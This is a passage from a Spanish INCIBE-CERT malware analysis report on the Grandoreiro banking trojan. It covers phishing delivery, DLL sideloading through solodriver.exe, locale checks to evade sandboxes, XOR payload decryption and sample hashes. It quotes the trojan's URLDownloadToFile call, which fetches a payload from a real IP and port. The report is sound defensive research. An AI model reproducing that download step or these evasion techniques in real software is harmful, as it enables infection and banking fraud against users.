TLP:WHITE

Estudio del análisis de Grandoreiro

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

TLP:WHITE

Junio 2022

INCIBE-CERT_ESTUDIO_ANALISIS_GRANDOREIRO_2022_v1

Índice

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1. Sobre este estudio

Este estudio contiene los resultados del análisis conducido sobre el troyano bancario Grandoreiro, también conocido como Delephant. Como troyano, este *malware* está diseñado para tener múltiples utilidades, la más común es crear una *backdoor* en el equipo infectado, para poder descargar actualizaciones y nuevas funcionalidades.

El objetivo del estudio reside en reunir la información necesaria para poder identificar las características propias de esta amenaza así como su comportamiento y técnicas empleadas, permitiendo la trazabilidad con futuras versiones del mismo *malware*, o la posible nueva afectación a otras entidades del sector financiero, o incluso de otros sectores.

Adicionalmente, se tiene constancia de la extensión de operaciones con este *malware* a Europa, incluyendo España y Portugal, estando activo desde 2015 en América Latina.

Las acciones realizadas para su elaboración comprenden un análisis dentro de un entorno controlado. La información general obtenida es que Grandoreiro consiste en un troyano desarrollado en Delphi, un lenguaje de programación muy popular entre el *malware* brasileño. Se distribuye por medio de campañas de correo electrónico (*phishing*), que contienen adjuntos malicioso o enlaces que redirigen a páginas web fraudulentas que alertan al usuario para instalar falsas actualizaciones de aplicaciones Java o Flash.

Una vez descrito su *modus operandi* a bajo nivel, se aportan una serie de contramedidas para detectar este troyano y, llegado el caso, desinfectar el equipo afectado.

2. Organización del documento

Este documento consta de una parte de 3.- Introducción en la que se expone el tipo de amenaza que representa el troyano Grandoreiro, mencionando su origen, posterior expansión y adaptación.

A continuación, en el apartado 4.- Informe técnico se recoge información detallada sobre las vías de infección empleadas por este troyano, el lenguaje en el que está programado, sus funcionalidades y modo de actuación, detallando paso a paso el proceso de infección, así como los métodos de protección utilizados por el propio Grandoreiro para evadir los controles de seguridad.

Posteriormente, en el apartado 5.- Detección y desinfección se aportan recomendaciones y acciones para detectar la amenaza Grandoreiro, así como el proceso de desinfección.

Finalmente, el apartado 6.- Referencias aporta las referencias consultadas a lo largo del análisis.

Adicionalmente, el documento cuenta con dos anexos: en el Anexo 1: Indicadores de compromiso (IOC) se recogen los indicadores de compromiso (IOC) asociados a Grandoreiro, y el Anexo 2: Reglas Yara de detección consta de las reglas de Yara para la detección de muestras maliciosas de este troyano.

3. Introducción

Grandoreiro es uno de los varios troyanos bancarios procedentes de Sudamérica que han extendido sus operaciones a otras regiones, sobre todo a Europa. Según investigadores de ESET, ha estado activo desde el año 2015 afectando a países de América Latina, principalmente a Brasil, país en el que se desarrolló.

Los investigadores destacan la velocidad con la que sus autores actualizan el código del mismo, e incluso sospechan de la existencia simultánea de dos variantes, expandiéndose internacionalmente en 2019 a bancos de España, México y Portugal, así como adaptando la temática de sus campañas de distribución aprovechando las campañas de desinformación y bulos en torno al COVID-19 durante el auge de la pandemia, especialmente en el año 2020.

4. Informe técnico

4.1. Vías de infección

El proceso más habitual de infección con el troyano consta de varias etapas; comienza con un correo recibido por el usuario, que contiene una URL de acceso a una página fraudulenta. Accediendo al enlace proveniente del correo fraudulento recibido, el usuario descargará el primer elemento del proceso. Se trata de un fichero instalador que, a su vez, descargará la carga útil que contiene el troyano bancario. Sin bien es cierto, en alguna ocasión pueden llegar como adjuntos al correo electrónico.




Figura 1: Proceso de infección del troyano bancario Grandoreiro

4.2. Lenguaje de programación, funcionalidades y modo de actuación

Grandoreiro en un troyano bancario cuyo nombre fue dado debido al gran volumen de los binarios generados por los atacantes, siendo superiores a 250 MB. Este hecho dificultaba el análisis en las diferentes plataformas o *sandboxes* online, ya que superaba con creces el límite permitido.

En el compromiso del usuario intervienen varios binarios. Se parte del binario inicial que es descargado por la víctima. Se trata de un fichero comprimido que alberga un instalador. Dentro del mismo (extensión msi) se encuentra la *dll* (***sha256sum: 58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382***) maliciosa

que actúa de ***downloader*** (*malware* que descarga desde Internet la amenaza en el equipo de la víctima). Este binario está programado en Delphi y compilado con Borland Delphi 7.




Figura 2: dll downloader compilada con Borland Delphi 7

La segunda *dll* (***sha256sum: 35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a***) y de la que se hablará más adelante en el estudio, sería la perteneciente a la familia del troyano bancario ***Grandoreiro***.

Como la anterior, programada en Delphi y compilado con Borland Delphi 7.




Figura 3: dll troyano compilada con Borland Delphi 7




Figura 4: Muestra origen del análisis

En este caso, se trata de un fichero comprimido. Dentro del mismo se encuentra un instalador (msi), que será el encargado de descargar la parte útil (*payload*) que contiene el troyano bancario.

En la *dll* embebida, se observa dónde se ubica la URL y dónde se encuentra la carga útil, que se encuentra cifrada para no ser detectada desde un principio por herramientas de análisis.




Figura 5: URL de descarga de troyano final

Pero antes, se comprueba el lenguaje del usuario, no aceptando usuarios con lenguaje en inglés, de ser así finaliza el proceso. De esta manera, se aseguran de que el destinatario esté entre sus objetivos, y evitarían que se ejecutara de forma usual en cualquier plataforma de tipo *sandbox* cuyo lenguaje sea el inglés.




Figura 6: Comprobación del lenguaje del usuario

Una vez dispone la URL en el formato correcto, eliminando caracteres de relleno, descarga el fichero que se muestra a continuación.




Figura 7: Servidor que aloja la carga útil

La *dll* se encarga de descargarlo y completar el código para que pueda ser descomprimido posteriormente en la ruta esperada. Los atacantes se aseguran de que en el servidor se registre el lenguaje del usuario, ya que está destinado a usuarios españoles. Añaden el lenguaje a la URL y utilizan la función de la API *URLDownloadToFile*:

```
URLDownloadToFile(http://149.56.251.1:51551/esgrime.zip?Español            (España,
internacional), C:\Users\<usuario>\AppData\Roaming\nowview\AX3346546774.zip)
```

Siendo *C:\Users\<usuario>\AppData\Roaming\nowview\AX3346546774.zip* la ruta donde será almacenado.




Figura 8: Simulación del proceso de infección

Después de varias operaciones matemáticas basadas en XOR, se genera un fichero zip en donde ya puede ser descomprimido quedando la dll ubicada junto al ejecutable (y otras 2 dll que necesita dicho ejecutable) que será el encargado de lanzar el proceso de infección. Se descifra el contenido del fichero descargado para descomprimirlo después, dejando una serie de ficheros en el directorio.




Figura 9: Directorio con varios ficheros

La *dll* maliciosa es *dbghelp.dll*, que será cargada como una *dll* más por el ejecutable *solodriver.exe* al encontrarse ubicada en el mismo directorio, este es el primer lugar en donde será buscada haciendo caso omiso a la legítima del sistema.

La aplicación *solodriver.exe* es parte del *software* Advanced Installer 18.6.1 y es llamada *intune.exe.*

Por lo tanto, utilizan una aplicación legítima para cargar la *dll* maliciosa y esta es la que se encarga de controlar que la ventana de la aplicación principal no se vea, que permanezca oculta, aunque en el momento de ejecutarse se muestre brevemente antes de ocultarse.

Si se elimina la *dll* maliciosa del mismo directorio donde se encuentra *solodriver.exe* y se ejecuta este, podemos visualizar su aspecto real, el que oculta el troyano controlando las ventanas existes en ejecución.




Figura 10: Ventana de solodriver.exe sin la ejecución de la dll

Aparentemente, cualquier acción que desencadene la dll parecerá que lo realiza *solodriver.exe*, ya que ésta se encuentra en la memoria del ejecutable como otra dll más.




Figura 11: Aplicaciones en el directorio de ejecución del troyano

La biblioteca dinámica *dbghelp.dll* tiene un tamaño considerable, 255M, lo que dificulta el análisis por parte de ciertas aplicaciones, ya que en muchos casos están limitados a binarios más pequeños, como es el caso de muchas de las plataformas de análisis de *malware* online.

Abriendo el fichero con un editor de recursos se deduce por qué es tan grande: existen 2 imágenes similares colocadas dentro, de tipo ISO.




Figura 12: Imágenes ISO en su interior que hacen que el fichero sea más grande de lo habitual

La primera, *MBJDJDBHWDX.bmp*, ocupa 128 MB mientras que la segunda, *ZCCFMYWMGGO.bmp*, pesa 118 MB.

Como la campaña va destinada a usuarios de España y Portugal, busca que la configuración del lenguaje sea del país.




Figura 13: Comparando el lenguaje principal con el portugués




Figura 14: Comparando el lenguaje principal con el español

En la Figura 15 se observa el uso del componente RTC Portal. Este componente está diseñado especialmente para control remoto de escritorio, intercambio de ficheros y aplicaciones de tipo *chat*. Como en su propia página web puede leerse, "RealThinClient SDK es un marco flexible y modular para crear aplicaciones multiplataforma confiables y escalables con Delphi, diseñado para la Web mediante el uso de HTTP/S con compatibilidad completa con IPv4 e IPv6 y subprocesos múltiples incorporados, ampliamente probado para garantizar la máxima estabilidad. Mediante el uso de comunicación basada en eventos sin bloqueo con agrupación de subprocesos integrada, las aplicaciones creadas con RealThinClient SDK pueden manejar miles de conexiones activas mediante el uso de una cantidad limitada de subprocesos en un entorno real de subprocesos múltiples, en todas las plataformas compatibles."




Figura 15: Ejemplos de uso del componente RTC Portal

Cuando se inicia la aplicación se crean una serie de *timers* que irán comprobando de forma periódica lo que está ocurriendo en el equipo, además de ocultar la aplicación que se utiliza para la carga de la *dll*.

